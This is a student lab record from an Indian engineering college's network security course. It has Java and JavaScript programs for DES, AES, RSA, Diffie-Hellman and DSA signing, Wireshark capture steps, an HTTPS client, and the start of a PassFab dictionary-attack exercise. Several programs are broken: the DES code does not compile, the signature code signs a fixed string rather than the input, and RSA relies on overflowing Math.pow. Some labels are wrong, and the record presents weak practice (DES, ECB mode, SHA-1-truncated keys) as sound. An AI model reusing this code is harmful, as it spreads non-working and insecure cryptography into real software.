

# **SRI BALAJI CHOCKALINGAM ENGINEERING COLLEGE**

**A.C.S Nagar(Irumbedu), Arni,**

**T.V.Malai Dt.-632 317.**



*Department  
Of  
Information Technology*

**CCS354-NETWORK SECURITY LABORATORY**



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*Department*

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## **BONAFIDE CERTIFICATE**

*Certified that this is a bonafide record of work done by.....*  
*Of Third Year / VI Semester **B.Tech Information Technology** in the Anna University*  
*Practical Examination during the year **2023 - 2024** in **CCS354 – Network Security***  
*Laboratory.*



**Register No:**

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**Staff In-Charge**

**Head of the Department**

Submitted for Practical Examination held on.....

**Internal Examiner**

**External Examiner**

[illegible]

<b>Ex. No :</b>	<b>Data Encryption Standard (DES) Algorithm</b>
<b>Date :</b>	<b>(User Message Encryption )</b>

### AIM:

To use Data Encryption Standard (DES) Algorithm for a practical application like User Message Encryption.

### ALGORITHM:

1. Create a DES Key.
2. Create a Cipher instance from Cipher class, specify the following information and separated by a slash (/).
  - a. Algorithm name
  - b. Mode (optional)
  - c. Padding scheme (optional)
3. Convert String into **Byte[]** array format.
4. Make Cipher in encrypt mode, and encrypt it with **Cipher.doFinal()** method.
5. Make Cipher in decrypt mode, and decrypt it with **Cipher.doFinal()** method.

### PROGRAM:

#### **DES.java**

```
import java.security.InvalidKeyException; import
java.security.NoSuchAlgorithmException;

import javax.crypto.BadPaddingException;import
javax.crypto.Cipher;

import javax.crypto.IllegalBlockSizeException;import
javax.crypto.KeyGenerator;

import javax.crypto.NoSuchPaddingException;import
javax.crypto.SecretKey;

public class DES
```

```

{
    public static void main(String[] argv) {

        try{
            System.out.println("Message Encryption Using DES Algorithm\n----- ");
            KeyGenerator keygenerator = KeyGenerator.getInstance("DES");
            SecretKey myDesKey = keygenerator.generateKey();

            Cipher desCipher;
            desCipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
            desCipher.init(Cipher.ENCRYPT_MODE, myDesKey);
            byte[] text = "Secret Information ".getBytes();
            System.out.println("Message [Byte Format] : " + text);
            System.out.println("Message : " + new String(text));
            byte[] textEncrypted = desCipher.doFinal(text);
            System.out.println("Encrypted Message: " + textEncrypted);
            desCipher.init(Cipher.DECRYPT_MODE, myDesKey);
            byte[] textDecrypted = desCipher.doFinal(textEncrypted);
            System.out.println("Decrypted Message: " + new String(textDecrypted));
        }catch(NoSuchAlgorithmException e){e.printStackTrace();
        }catch(NoSuchPaddingException)
        {
            e.printStackTrace();
        }catch(InvalidKeyException e)
        {
            e.printStackTrace();
        }catch(IllegalBlockSizeException e)
        {
            e.printStackTrace();
        }catch(BadPaddingException e){
            e.printStackTrace();
        }
    }
}

```

## OUTPUT:

Message Encryption Using DES Algorithm

---

Message [Byte Format] : [B@4dcbadb4Message :  
Secret Information Encrypted Message:  
[B@504bae78 Decrypted Message: Secret  
Information

## RESULT:

Thus the java program for DES Algorithm has been implemented and the output verified successfully.

<b>Ex. No :</b> <b>Date :</b>	<b>Advanced Encryption Standard (DES) Algorithm ( URL Encryption )</b>
----------------------------------	--

### AIM:

To use Advanced Encryption Standard (AES) Algorithm for a practical application like URL Encryption.

### ALGORITHM:

1. AES is based on a design principle known as a substitution–permutation.
2. AES does not use a Feistel network like DES, it uses variant of Rijndael.
3. It has a fixed block size of 128 bits, and a key size of 128, 192, or 256 bits.
4. AES operates on a  $4 \times 4$  column-major order array of bytes, termed the state

### PROGRAM:

#### *AES.java*

```
import java.io.UnsupportedEncodingException;import
java.security.MessageDigest;

import java.security.NoSuchAlgorithmException; import
java.util.Arrays;

import java.util.Base64;


import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class AES {

    private static SecretKeySpec secretKey;

    private static byte[] key;

    public static void setKey(String myKey)
    {
        MessageDigest sha = null;

        try {

            key = myKey.getBytes("UTF-8");
```

```

        sha = MessageDigest.getInstance("SHA-1");
key = sha.digest(key);

        key = Arrays.copyOf(key, 16);

secretKey = new SecretKeySpec(key, "AES");
    }

catch (NoSuchAlgorithmException e) {
e.printStackTrace();
}
catch (UnsupportedEncodingException e) {
e.printStackTrace();
}
}

public static String encrypt(String strToEncrypt, String secret)
{
try
{
setKey(secret);
Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, secretKey);
return Base64.getEncoder().encodeToString(cipher.doFinal(strToEncrypt.getBytes("UTF
-8"))));
} catch (Exception e) {
System.out.println("Error while encrypting: " + e.toString());
}
return null;
}

public static String decrypt(String strToDecrypt, String secret)
{
try

{

```



```

setKey(secret);
Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5PADDING");cipher.init(Cipher.DECRYPT_MODE,
secretKey);
return new String(cipher.doFinal(Base64.getDecoder().decode(strToDecrypt)));
}
catch (Exception e) {
System.out.println("Error while decrypting: " + e.toString());
}
return null;

}

public static void main(String[] args) {
final String secretKey = "annaUniversity";

String originalString = "www.annauniv.edu";
String encryptedString = AES.encrypt(originalString, secretKey);
String decryptedString = AES.decrypt(encryptedString, secretKey);
System.out.println("URL Encryption Using AES Algorithm\n----- ");
System.out.println("Original URL : " + originalString);
System.out.println("Encrypted URL : " + encryptedString);
System.out.println("Decrypted URL : " + decryptedString);
}
}

```

## **OUTPUT:**

URL Encryption Using AES Algorithm

---

Original URL : [www.annauniv.edu](http://www.annauniv.edu)

Encrypted URL : vibpFJW6Cvs5Y+L7t4N6YWWe07+JzS1d3CU2h3mEvEg=Decrypted URL :  
[www.annauniv.edu](http://www.annauniv.edu)

## **RESULT:**

Thus the java program for AES Algorithm has been implemented for URLEncryption and the output verified successfully.

<b>Ex. No :</b>	<b>RSA Algorithm</b>
<b>Date :</b>	

### **AIM:**

To implement RSA (Rivest–Shamir–Adleman) algorithm by using HTML and Javascript.

### **ALGORITHM:**

1. Choose two prime number p and q
2. Compute the value of n and **p**
3. Find the value of **e** (public key)
4. Compute the value of **d** (private key) using gcd()
5. Do the encryption and decryption
  - a. Encryption is given as,  

$$c = t^e \bmod n$$
  - b. Decryption is given as,  

$$t = c^d \bmod n$$

## PROGRAM:

*rsa.html*

```
<html>
```

```
<head>
```

```
  <title>RSA Encryption</title>
```

```
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

```
</head>
```

```
<body>
```

```
  <center>
```

```
    <h1>RSA Algorithm</h1>
```

```
    <h2>Implemented Using HTML & Javascript</h2>
```

```
    <hr>
```

```
    <table>
```

```
      <tr>
```

```
        <td>Enter First Prime Number:</td>
```

```
        <td><input type="number" value="53" id="p"></td>
```

```
      </tr>
```

```
      <tr>
```

```
        <td>Enter Second Prime Number:</td>
```

```
        <td><input type="number" value="59" id="q"></p>
```

</td>

</tr>

<tr>

<td>Enter the Message(cipher text):<br>[A=1, B=2,...]</td>

<td><input type="number" value="89" id="msg"></p>

</td>

</tr>

<tr>

<td>Public Key:</td>

<td>

<p id="publickey"></p>

</td>

</tr>

<tr>

<td>Exponent:</td>

<td>

<p id="exponent"></p>

</td>

</tr>

<tr>

<td>Private Key:</td>

<td>

<p id="privatekey"></p>

</td>

</tr>

<tr>

<td>Cipher Text:</td>

<td>

<p id="ciphertext"></p>

</td>

</tr>

<tr>

```

        <td><button onclick="RSA();">Apply RSA</button></td>
    </tr>
</table>
</center>
</body>
<script type="text/javascript">
    function RSA() {
        var gcd, p, q, no, n, t, e, i, x;

        gcd = function (a, b) { return (!b) ? a : gcd(b, a % b); };
        p = document.getElementById('p').value;
        q = document.getElementById('q').value;
        no = document.getElementById('msg').value;
        n = p * q;
        t = (p - 1) * (q - 1);

        for (e = 2; e < t; e++) {
            if (gcd(e, t) == 1) {
                break;
            }
        }

        for (i = 0; i < 10; i++) {
            x = 1 + i * t;
            if (x % e == 0) {
                d = x / e;
                break;
            }
        }

        ctt = Math.pow(no, e).toFixed(0);
        ct = ctt % n;

        dtt = Math.pow(ct, d).toFixed(0);
        dt = dtt % n;
    }

```

```
document.getElementById('publickey').innerHTML = n;  
document.getElementById('exponent').innerHTML = e;  
document.getElementById('privatekey').innerHTML = d;  
document.getElementById('ciphertext').innerHTML = ct;  
  
}  
</script>  
</html>
```

## OUTPUT:

# RSA Algorithm

## Implemented Using HTML & Javascript

---

Enter First Prime Number:	<input type="text" value="53"/>
Enter Second Prime Number:	<input type="text" value="59"/>
Enter the Message(cipher text): [A=1, B=2,...]	<input type="text" value="89"/>
Public Key:	3127
Exponent:	3
Private Key:	2011
Cipher Text:	1394
<input type="button" value="Apply RSA"/>	

## RESULT:

Thus the RSA algorithm has been implemented using HTML & CSS and the output has been verified successfully.



Ex. No :  
Date :

## Diffie-Hellman key exchange algorithm

### AIM:

To implement the Diffie-Hellman Key Exchange algorithm for a given problem .

### ALGORITHM:

1. Alice and Bob publicly agree to use a modulus  $p = 23$  and base  $g = 5$  (which is a primitive root modulo 23).
2. Alice chooses a secret integer  $a = 4$ , then sends Bob  $A = g^a \bmod p$ 
  - $A = 5^4 \bmod 23 = 4$
3. Bob chooses a secret integer  $b = 3$ , then sends Alice  $B = g^b \bmod p$ 
  - $B = 5^3 \bmod 23 = 10$
4. Alice computes  $s = B^a \bmod p$ 
  - $s = 10^4 \bmod 23 = 18$
5. Bob computes  $s = A^b \bmod p$ 
  - $s = 4^3 \bmod 23 = 18$
6. Alice and Bob now share a secret (the number 18).

## PROGRAM:

### *DiffieHellman.java*

```
class DiffieHellman {

    public static void main(String args[]) {

        int p = 23; /* publicly known (prime number) */int g = 5; /*
        publicly known (primitive root) */ int x = 4; /* only Alice
        knows this secret */

        int y = 3; /* only Bob knows this secret */ double
        aliceSends = (Math.pow(g, x)) % p;

        double bobComputes = (Math.pow(aliceSends, y)) % p;double
        bobSends = (Math.pow(g, y)) % p;

        double aliceComputes = (Math.pow(bobSends, x)) % p;double
        sharedSecret = (Math.pow(g, (x * y))) % p;

        System.out.println("simulation of Diffie-Hellman key exchange algorithm\n--
        _____");

        System.out.println("Alice Sends : " + aliceSends);
        System.out.println("Bob Computes : " + bobComputes);

        System.out.println("Bob Sends : " + bobSends);
        System.out.println("Alice Computes : " + aliceComputes);
        System.out.println("Shared Secret : " + sharedSecret);

        /* shared secrets should match and equality is transitive */
        if ((aliceComputes == sharedSecret) && (aliceComputes == bobComputes))
            System.out.println("Success: Shared Secrets Matches! " + sharedSecret);
        else
            System.out.println("Error: Shared Secrets does not Match");
    }
}
```

## OUTPUT:

simulation of Diffie-Hellman key exchange algorithm

---

Alice Sends : 4.0 Bob

Computes : 18.0Bob

Sends : 10.0

Alice Computes : 18.0

Shared Secret : 18.0

Success: Shared Secrets Matches! 18.0

## RESULT:

Thus the *Diffie-Hellman key exchange algorithm* has been implemented using Java Program and the output has been verified successfully.

<b>Ex. No :</b> <b>Date :</b>	<b>Digital Signature Standard</b>
----------------------------------	-----------------------------------

### AIM:

To implement the SIGNATURE SCHEME - Digital Signature Standard.

### ALGORITHM:

1. Create a KeyPairGenerator object.
2. Initialize the KeyPairGenerator object.
3. Generate the KeyPairGenerator. ...
4. Get the private key from the pair.
5. Create a signature object.
6. Initialize the Signature object.
7. Add data to the Signature object
8. Calculate the Signature

### PROGRAM:

```
import java.security.KeyPair;

import java.security.KeyPairGenerator;import
java.security.PrivateKey; import
java.security.Signature;

import java.util.Scanner;

public class CreatingDigitalSignature {
    public static void main(String args[]) throws Exception {

Scanner    sc    =    new    Scanner(System.in);
System.out.println("Enter some text");

String msg = sc.nextLine();

KeyPairGenerator keyPairGen = KeyPairGenerator.getInstance("DSA");
```

```
keyPairGen.initialize(2048);

KeyPair pair = keyPairGen.generateKeyPair();

PrivateKey privKey = pair.getPrivate();

Signature sign = Signature.getInstance("SHA256withDSA");
sign.initSign(privKey);
byte[] bytes = "msg".getBytes();

sign.update(bytes);

byte[] signature = sign.sign();

System.out.println("Digital signature for given text: "+new String(signature,"UTF8"));
}
}
```

## OUTPUT:

Enter some textHi  
how are you

Digital signature for given text: 0=@gRD???-?.???? /yGL?i??a!?

## RESULT:

Thus the Digital Signature Standard Signature Scheme has been implemented and the output has been verified successfully.

<b>Ex. No :</b>	<b>Installation of Wireshark and communication</b>
<b>Date :</b>	<b>using UDP/TCP and identify the UDP/TCP.</b>

### AIM:

To install the wireshark and communication using UDP/TCP and identify the UDP/TCP.

### PROCEDURE:

#### Step1:

Open your web browser and go to the official page of [wireshark.org](https://www.wireshark.org). And download the appropriate version of wireshark according to your system.

#### Step2:


Once the download is completed ,navigate to the location where the installer file was saved.

#### Step3:


Double click on the installer file and install the wireshark by click on “next” step.

#### Step4:

After the installation was succesfully completed.Once the application launches, click on the Capture > Options menu



**Step5:**From the Capture Interfaces panel, select your network Interface on the Input tab, and then click Start.



## Step6:

To communicate with UDP/TCP protocols click on the filter tab and in that type UDP/TCP as shown

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
udp/tcp						
Time	No.	Source	Destination	Protocol	Length	Info
2.239569	6	192.168.235.21	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
3.241072	7	192.168.235.21	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1

## Step7:

Then click on “stop” button and click on start button to identify the udp/tcp protocol.  
(I) The identification of UDP protocol as shown below:



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

udp/tcp

Time	No.	Source	Destination	Protocol	Length	Info
0.000000	1	2409:408d:4d89:8d8b...	2404:6800:4007:81b:...	UDP	91	56470 → 443 Len=29
0.165479	2	2404:6800:4007:81b:...	2409:408d:4d89:8d8b...	UDP	563	443 → 56470 Len=501
0.165502	3	2404:6800:4007:81b:...	2409:408d:4d89:8d8b...	UDP	146	443 → 56470 Len=84
0.165515	4	2404:6800:4007:81b:...	2409:408d:4d89:8d8b...	UDP	86	443 → 56470 Len=24
0.166025	5	2409:408d:4d89:8d8b...	2404:6800:4007:81b:...	UDP	97	56470 → 443 Len=35
0.191784	6	2409:408d:4d89:8d8b...	2404:6800:4007:81b:...	UDP	94	56470 → 443 Len=32
0.202350	7	2404:6800:4007:81b:...	2409:408d:4d89:8d8b...	UDP	563	443 → 56470 Len=501
0.202759	8	2409:408d:4d89:8d8b...	2404:6800:4007:81b:...	UDP	95	56470 → 443 Len=33
0.214350	9	2404:6800:4007:81b:...	2409:408d:4d89:8d8b...	UDP	87	443 → 56470 Len=25
0.229587	10	2404:6800:4007:81b:...	2409:408d:4d89:8d8b...	UDP	87	443 → 56470 Len=25
0.234602	11	2404:6800:4007:81b:...	2409:408d:4d89:8d8b...	UDP	96	443 → 56470 Len=34
0.235013	12	2409:408d:4d89:8d8b...	2404:6800:4007:81b:...	UDP	97	56470 → 443 Len=35
18.474200	68	fe80::ffff:ffff:ffff:ff02::1	ff02::1	ICMPv6	103	Router Solicitation
18.561462	71	fe80::8000:f227:c071:fe80::ffff:ffff:ffff:ffff	ff02::1	ICMPv6	151	Router Advertisement
18.562171	72	2001:0:348b:fb58:14::	ff02::1	IPv6	82	IPv6 no next header

> Frame 1: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface \Device\NPF\_{...}

> Ethernet II, Src: ChinaDra\_6a:79:5e (00:7e:56:6a:79:5e), Dst: 26:c8:45:88:b6:d8 (26:c8:45:88:b6:d8)

> Internet Protocol Version 6, Src: 2409:408d:4d89:8d8b:e006:2796:80dc:f368, Dst: 2404:6800:4007:81b:...

> User Datagram Protocol, Src Port: 56470, Dst Port: 443

Source Port: 56470  
Destination Port: 443  
Length: 37  
Checksum: 0x4599 [unverified]  
[Checksum Status: Unverified]  
[Stream index: 0]  
[Timestamps]  
UDP payload (29 bytes)  
Data (29 bytes)

(II) The identification of TCP protocol as shown:

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

Time	Source	Destination	Protocol	Length	Info
1	2409:408d:4d89:8d8b...	2404:6800:4007:81b:...	TCP	75	60848 → 443 [ACK] Seq=1 Ack=1 Win=252 Len=1 [TCP segment of a reassembled PDU]
1	2409:408d:4d89:8d8b...	2404:6800:4007:81b:...	TCP	86	443 → 60848 [ACK] Seq=1 Ack=2 Win=275 Len=0 SLE=1 SRE=2
1	2409:408d:4d89:8d8b...	2404:6800:4007:81b:...	TLSv1.2	137	Application Data
1	2409:408d:4d89:8d8b...	2404:6800:4007:81b:...	TCP	74	60848 → 443 [ACK] Seq=2 Ack=64 Win=251 Len=0
1	2409:408d:4d89:8d8b...	2404:6800:4007:81b:...	TLSv1.2	131	Ignored Unknown Record
1	2409:408d:4d89:8d8b...	2404:6800:4007:81b:...	TCP	74	443 → 60848 [ACK] Seq=64 Ack=59 Win=275 Len=0

> Frame 3: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface \Device\NPF\_{...}

> Ethernet II, Src: ChinaDra\_6a:79:5e (00:7e:56:6a:79:5e), Dst: 26:c8:45:88:b6:d8 (26:c8:45:88:b6:d8)

> Internet Protocol Version 6, Src: 2409:408d:4d89:8d8b:e006:2796:80dc:f368, Dst: 2404:6800:4007:81b:...

> Transmission Control Protocol, Src Port: 60848, Dst Port: 443, Seq: 1, Ack: 1, Len: 1

RESULT:

Thus the installation of wireshark and communicating the udp/tcp protocols and identifying them was executed successfully.

<b>Ex. No :</b>	<b>Check message integrity and confidentiality using</b>
<b>Date :</b>	<b>SSL(Secure Socket Layer).</b>

## **AIM:**

To check message integrity and confidentiality using SSL(Secure Socket Layer)

## **Algorithm:**

### **1.Import Necessary Libraries:**

Import required libraries for handling input/output operations (java.io.\*), networking (java.net.\*), and SSL connections (javax.net.ssl.\*).

### **2.Define the Main Class:**

Define the main class SimpleHTTPSClient.

### **3.Main Method:**

Define the main method as the entry point of the program.

Catch any exceptions that may occur during execution and print their stack trace.

### **4.SSL Context Creation:**

Create an SSL context using the SSLContext.getInstance("TLS") method.

### **5.TrustManager Configuration:**

Initialize a TrustManagerFactory with the default algorithm.

Initialize the trust manager factory with null to use the default trust store.

Retrieve an array of trust managers.

### **6.SSL Context Initialization:**

Initialize the SSL context with the obtained trust managers and a secure random number generator.

### **7.HTTPS Connection Setup:**

Create a URL object representing the HTTPS URL to connect to (in this case, "https://www.google.com").

### **8.Open an HttpsURLConnection to the specified URL.**

### **9.Set SSL Context for Connection:**

Set the SSL socket factory for the HTTPS connection using the `setSSLSocketFactory()` method, passing the SSL context's socket factory.

### **10.Connect to the Server:**

Connect to the server using the `connect()` method of the `HttpsURLConnection` object.

### **11.Server Certificate Validation:**

Retrieve the server certificates from the connection.

Optional: Perform additional validation on the server certificates if needed.

### **12.Print Connection Success Message:**

Print a message indicating a successful connection to the server.

### **13.Read and Print Response:**

Create a `BufferedReader` to read the response from the server's input stream.

Read each line of the response and print it to the console.

Close the input stream once all data has been read.

### **14.Disconnect from Server:**

Disconnect the HTTPS connection using the `disconnect()` method.

### **PROGRAM:**

```
import java.io.*;
import java.net.*;
import javax.net.ssl.*;

import java.security.KeyStore;
import java.security.cert.Certificate;
```

```
public class SimpleHTTPSClient
{

    public static void main(String[] args)
    {

        try
        {

            // Create an SSL context

            SSLContext sslContext = SSLContext.getInstance("TLS");

            // Create a TrustManager that trusts only certificates signed by trusted CAs

            TrustManagerFactory trustManagerFactory =
            TrustManagerFactory.getInstance(TrustManagerFactory.getDefaultAlgorithm());

            trustManagerFactory.init((KeyStore) null);
            // Use the default trust store

            TrustManager[] trustManagers = trustManagerFactory.getTrustManagers();

            // Initialize the SSL context with the TrustManager

            sslContext.init(null, trustManagers, new java.security.SecureRandom());

            // Create an HTTPS URL connection to Google
```

```
URL url = new URL("https://www.google.com");

HttpsURLConnection conn = (HttpsURLConnection)url.openConnection();

// Set the SSL context for the connection

conn.setSSLSocketFactory(sslContext.getSocketFactory());

// Connect to Google

conn.connect();

// Check if the server certificate is valid

Certificate[] serverCertificates = conn.getServerCertificates();

// You can inspect the serverCertificates array for additional validation

// Print a message to indicate successful connection

System.out.println("Connected to https://www.google.com successfully.");

// Read the response from Google and print it out

BufferedReader in = new BufferedReader(new InputStreamReader(conn.getInputStream()));
```

```
String inputLine;

while ((inputLine = in.readLine()) != null) {

    System.out.println(inputLine);

}

in.close();


// Disconnect

conn.disconnect();

}

catch (Exception e)
{

    e.printStackTrace();

}

}
```

## OUTPUT:

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Program Files\Java\jdk1.8.0_202\bin

C:\Program Files\Java\jdk1.8.0_202\bin>javac SimpleHTTPSCClient.java

C:\Program Files\Java\jdk1.8.0_202\bin>java SimpleHTTPSCClient
Connected to https://www.google.com successfully.
<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="en-IN"><head><meta content="text/html"
nt="/images/branding/google/1x/google_standard_color_128dp.png" itemprop="image"><title>Google</title><script
vibkZf26Da2B2roP8ISf2AQ',kEXPI:'0,793110,7212,565146,206,4804,1132070,1827,135,2,1195792,645,361,379729,44798,2,
48,6398,9707,230,1014,1,16916,2652,4,17216,11475,28711,2215,27041,6633,7596,1,42154,2,16737,23024,6700,31121,45,
4,9779,12415,30044,20198,33566,35068,4545,3030,15816,1804,7734,6626,2,34355,8840,4653,26889,15977,5210139,2,297
3887,3,1603,3,2121779,2584,22636437,392914,8163,10336,2708,3323,4705,2727,5912,13022,4426,10577,5874,2,2,14606,
952,2212,153,2066,358,1179,4425,4698,3,3216,218,3,5106,378,4119,4,132,2838,2247,1990,263,2,1899,4217,463,879,24,
454,33,3122,1,25,446,2582,398,2,6,2,287,3609,1485,3743,292,1503,656,291,3,55,1213,2,77,462,72,422,708,1196,185,
,3,1312,962,1,324,233,1,651,50,1305,223,2,1704,20,4,650,847,160,96,3,2590,10,713,98,4,37,205,57,3709,542,1640,4,
650,24,304,87,2,250,563,3,4,207,2,2,2,39,56,76,222,55,613,417,17,10,752,749,204,44,80,173,4,463,253,97,164,171,
49,1668,90,1,431,99,274,366,109,720,968,309,3,21684016,3,3084,2487,492,49,1064',kBL:'4eOv',kOPI:89978449});(func
EI=_g.kEI:window.google=_g;}).call(this;})();(function(){google.sn='webhp';google.kHL='en-IN';})();(function(){
var h=this||self;function l(){return void 0!==window.google&&void 0!==window.google.kOPI&&0!==window.google.kOP
```

## RESULT:

Thus the message integrity and confidentiality using ssl(Secure Socket layer) has been executed successfully.

Ex.No:	Dictionary Attack
Date:	

## Aim:

To perform the dictionary attack using passfab software.


## Procedure:

### Step1:

Install the software like passfab,winrar.


### Step2:

Create a new folder in any directory named as “NS”



### Step3:


Copy any pdf file in your system and paste it in the folder named as “NS”.



